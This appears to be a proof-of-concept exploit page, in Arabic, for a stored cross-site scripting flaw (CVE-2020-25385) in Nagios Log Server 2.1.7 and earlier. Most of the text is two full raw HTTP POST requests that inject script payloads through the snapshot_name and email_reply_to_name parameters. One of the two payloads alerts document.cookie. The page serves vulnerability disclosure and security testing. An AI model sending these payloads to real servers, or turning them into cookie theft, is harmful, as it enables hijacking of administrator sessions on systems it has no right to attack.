 emreovunc/nagios-log-server-2.1.7-persistent-cross-site-scripting
ثغرة برمجة نصية عبر المواقع المخزنة (XSS) في Nagios Log Server 2.1.7 يمكن أن تتيح للمهاجم تنفيذ إجراءات خبيثة على المستخدمين الذين يفتحون رابطًا تم إنشاؤه بشكل خبيث أو صفحة ويب تابعة لجهة خارجية.

ثغرة تخزين البرمجة النصية عبر المواقع (XSS) في Nagios Log Server 2.1.7 يمكن أن تتيح للمهاجم تنفيذ إجراءات خبيثة ضد المستخدمين الذين يفتحون رابطًا معدًا بعناية أو صفحة ويب تابعة لطرف ثالث.
تتأثر الإصدارات Nagios Log Server 2.1.7 والإصدارات الأقدم بهذه الثغرات.
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25385

لاستغلال الثغرة، يمكن للشخص إرسال طلب POST إلى '/nagioslogserver/configure/create_snapshot' من خلال التلاعب بمعامل 'snapshot_name' في نص الطلب للتأثير على المستخدمين الذين يفتحون رابطًا معدًا بعناية أو صفحة ويب تابعة لطرف ثالث.
POST /nagioslogserver/configure/create_snapshot HTTP/1.1
Host: [TARGET]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
DNT: 1
Connection: close
Cookie: csrf_ls=b3bef5c1a2ef6e4c233282d1c1c229fd; ls_session=883lergotgcjbh9bjgaeakosv5go2gbb; PHPSESSID=nbah0vkmibpudd1qh7qgnpgo53
Upgrade-Insecure-Requests: 1

csrf_ls=b3bef5c1a2ef6e4c233282d1c1c229fd&snapshot_name=%22%3E%3Cscript%3Ealert%28document.domain%29%3B%3C%2Fscript%3E



لاستغلال الثغرة، يمكن للشخص إرسال طلب POST إلى '/nagioslogserver/admin/mail' من خلال التلاعب بمعامل 'email_reply_to_name' في نص الطلب للتأثير على المستخدمين الذين يفتحون رابطًا معدًا بعناية أو صفحة ويب تابعة لطرف ثالث.
POST /nagioslogserver/admin/mail HTTP/1.1
Host: [TARGET]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 291
DNT: 1
Connection: close
Cookie: csrf_ls=6e418c757282ab5c4785dad327238158; ls_session=pscogfricmnpe9kpvbtcuccn8mfempgp
Upgrade-Insecure-Requests: 1

csrf_ls=6e418c757282ab5c4785dad327238158&email_from_name=Nagios+Log+Server&email_from=root%40localhost&email_reply_to_name=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&email_reply_to=root%40localhost&email_method=mail&smtp_host=&smtp_crypto=&smtp_port=25&smtp_user=&smtp_pass=